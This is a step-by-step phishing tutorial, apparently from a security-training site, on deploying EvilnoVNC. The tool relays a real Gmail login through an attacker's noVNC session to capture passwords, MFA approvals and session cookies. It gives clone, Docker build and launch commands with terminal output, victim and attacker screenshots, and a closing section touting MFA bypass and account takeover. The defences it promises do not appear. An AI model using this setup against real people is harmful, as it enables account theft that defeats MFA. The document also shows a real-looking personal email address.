iGNITE
Technologies

Evil-noVNC

A REALISTIC PHISHING SIMULATION

www.hackingarticles.in

Contents

Introduction

Traditional phishing techniques are no longer enough; modern authentication systems now rely on Multi-Factor Authentication (MFA) for added security. However, attackers are evolving with new methods like **Evil-noVNC**, a powerful **Browser-in-the-Browser (BitB) attack** that uses **noVNC** to launch highly convincing phishing campaigns.

Evil-noVNC allows cybercriminals to replicate real login environments directly inside the victim's browser, presenting legitimate authentication pages from services like **Gmail**, **Microsoft 365**, and **Okta**. This advanced **Adversary-in-the-Middle (AiTM)** attack captures not only usernames and passwords but also MFA tokens and active session cookies; enabling full account compromise even with MFA protection enabled.

Learn how Evil-noVNC works, why it's a growing threat in 2025, and how to defend against this next gen phishing technique.

Overview

EvilnoVNC is an advanced **Adversary-in-the-Middle (AiTM)** phishing method that enables attackers to fully bypass Multi-Factor Authentication (MFA) by capturing live session data.

Here's how it works:

- The attacker sets up a browser session inside a **VNC/X11 virtual desktop environment**.
- Then, this session is made accessible over the internet using **noVNC**, allowing remote browser interaction.
- Within this virtual browser, the attacker loads a **real login page** (e.g., Gmail, Microsoft 365).
- A phishing link to this session is delivered to the victim via email, QR code, or other social engineering tactics.
- As the victim interacts with the authentic login interface, the attacker silently captures **user credentials, MFA codes**, and **active session cookies**, enabling full account takeover

This technique presents a legitimate looking login flow, making it nearly indistinguishable from the real thing, making EvilnoVNC a powerful tool in the modern phishing arsenal.

Prerequisite


- Kali Linux or any Linux distro with Python & Docker installed
- EvilnoVNC repository cloned (GitHub)
- Python3
- Chromium

Setup

Clone and Setup the Tool


Firstly, start by cloning the EvilnoVNC repository and installing all required dependencies (Python3, Flask, noVNC packages, and X11 support).

```
git clone https://github.com/JoelGMSec/EvilnoVNC
cd EvilnoVNC
sudo chown -R 103 Downloads
```



```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/JoelGMSec/EvilnoVNC
Cloning into 'EvilnoVNC'...
remote: Enumerating objects: 156, done.
remote: Counting objects: 100% (87/87), done.
remote: Compressing objects: 100% (43/43), done.
remote: Total 156 (delta 70), reused 45 (delta 44), pack-reused 69 (from 1)
Receiving objects: 100% (156/156), 261.36 KiB | 2.29 MiB/s, done.
Resolving deltas: 100% (92/92), done.

┌──(kali㉿kali)-[~]
└─$ cd EvilnoVNC

┌──(kali㉿kali)-[~/EvilnoVNC]
└─$ sudo chown -R 103 Downloads
[sudo] password for kali:
```

To ensure Docker has the proper access to build context files. The ownership of the Downloads directory is first changed to match the container's internal user.



```
┌──(kali㉿kali)-[~/EvilnoVNC]
└─$ sudo docker build -t joelgmsec/evilnovnc .

[+] Building 2.2s (16/16) FINISHED
 => [internal] load build definition from Dockerfile
 => => transferring dockerfile: 2.04kB
 => [internal] load metadata for docker.io/library/debian:stable-slim
 => [internal] load .dockerignore
 => => transferring context: 2B
 => [ 1/11] FROM docker.io/library/debian:stable-slim@sha256:7e0b7fe7c6
 => [internal] load build context
 => => transferring context: 211.63kB
 => CACHED [ 2/11] RUN apt update && apt install -y --no-install-recomm
 => CACHED [ 3/11] RUN adduser --disabled-password --gecos "" user &&
 => CACHED [ 4/11] WORKDIR /home/user
 => CACHED [ 5/11] RUN mkdir -p /home/user/.vnc &&     x11vnc -storepas
 => CACHED [ 6/11] COPY Files /home/user/
 => CACHED [ 7/11] COPY Files/ui.js /home/user/noVNC/app/
 => CACHED [ 8/11] COPY Files/vnc_lite.html /home/user/noVNC/
 => CACHED [ 9/11] COPY Files/cursor.js /home/user/noVNC/core/util/
 => CACHED [10/11] RUN sudo chmod +x /home/user/startVNC.sh &&     sed
 => CACHED [11/11] RUN wget "https://www.googleapis.com/download/storag
 => exporting to image
 => => exporting layers
```


Then, the Evil-noVNC phishing environment is packaged into a Docker image, preparing it for containerized deployment.

Execution

Launching Evil-noVNC with Targeted Phishing Page

```
sudo chmod +x *
sudo ./start.sh 1920x1080x24 https://mail.google.com
```

This step makes all scripts executable. It then launches a virtual desktop inside a Docker container at the specified resolution and opens the real Gmail login page in a browser, exposing it interactively via noVNC over WebSockets.




```
┌──(kali㉿kali)-[~/EvilnoVNC]
└─$ sudo chmod +x *

┌──(kali㉿kali)-[~/EvilnoVNC]
└─$ sudo ./start.sh 1920x1080x24 https://mail.google.com

 _____       _ _         __     ___   _  ____ 
| ____|_   _(_) |_ __   __\ \   / / \ | |/ ___|
|  _| \ \ / / | | '_ \ / _ \ \ / /|  \| | |    
| |___ \ V /| | | | | | (_) \ V / | |\  | |___ 
|_____| \_/ |_|_|_| |_|\___/ \_/  |_| \_|\____|

  ──────────────── by @JoelGMSec ────────────────

[>] EvilnoVNC Server is running..
[+] URL: http://localhost
[!] Press Ctrl+C at any time to close!
[+] Avoiding dynamic resolution steps..
[+] Desktop Resolution: 1920x1080x24
[+] Cookies will be updated every 30 seconds..
```

Victim View – The Deceptive Link

We receive a phishing link (email, text, QR).Once opened, we see the **real Google login page**, but it’s being rendered through the attacker's noVNC session in their browser; this is the core of the deception.

From there, we move through a familiar login flow:

Firstly, we enter our **email address.**



Not Secure http://192.168.1.39


Sign in

to continue to Gmail

Email or phone: hkrsanjeet@gmail.com

Forgot email?
Not your computer? Use a Private Window to sign in. Learn more about using Guest mode
Create account
Next
English (United States)
Help
Privacy
Terms

Next, our **password**.




Not Secure http://192.168.1.39

Welcome

hkrsanjeet@gmail.com

Enter your password: ••••••••••••••••

Finally, we completed **Multi-Factor Authentication (MFA).**


Not Secure http://192.168.1.39

2-Step Verification

To help keep your account safe, Google wants to make sure it's really you trying to sign in

hkrsanjeet@gmail.com

Check your Motorola edge 50 neo

Google sent a notification to your Motorola edge 50 neo. Tap **Yes** on the notification to verify it's you.

☑ Don't ask again on this device


Resend it

Try another way

Unknowingly, every step we take is visible to the attacker in real time; including our credentials, MFA codes, and session cookies; giving them full access to our account.

Note: The core idea is that the noVNC session displays the real login page in a way that's visually identical to a native browser tab, making this Browser-in-the-Browser (BitB) technique far more convincing than traditional fake pages or HTML clones.


We accessed a link at http://192.168.1.39, unknowingly entering a phishing session where we interacted with the real Gmail interface running inside the attacker's VNC browser, while all our input was silently captured in their environment.



*Note:The Gmail login page seen here is **not a fake clone**, but the **real Gmail interface loaded inside the attacker's VNC-based browser**. Because it's accessed over noVNC, all victim input is **rendered inside the attacker's environment**.*

Attacker View – The Controlled Browser

Gmail stays open on our(attacker's) localhost, giving us a real time view of the victim's actions within the Dockerized VNC session. Demonstrating Evil-noVNC's power to provide full interactive control without any code injection or HTTP proxying.




Key Advantage:

This setup allows attackers to capture credentials in real time. Attackers can also bypass MFA prompts, retrieve session tokens immediately after login, and maintain full control of the victim's session.

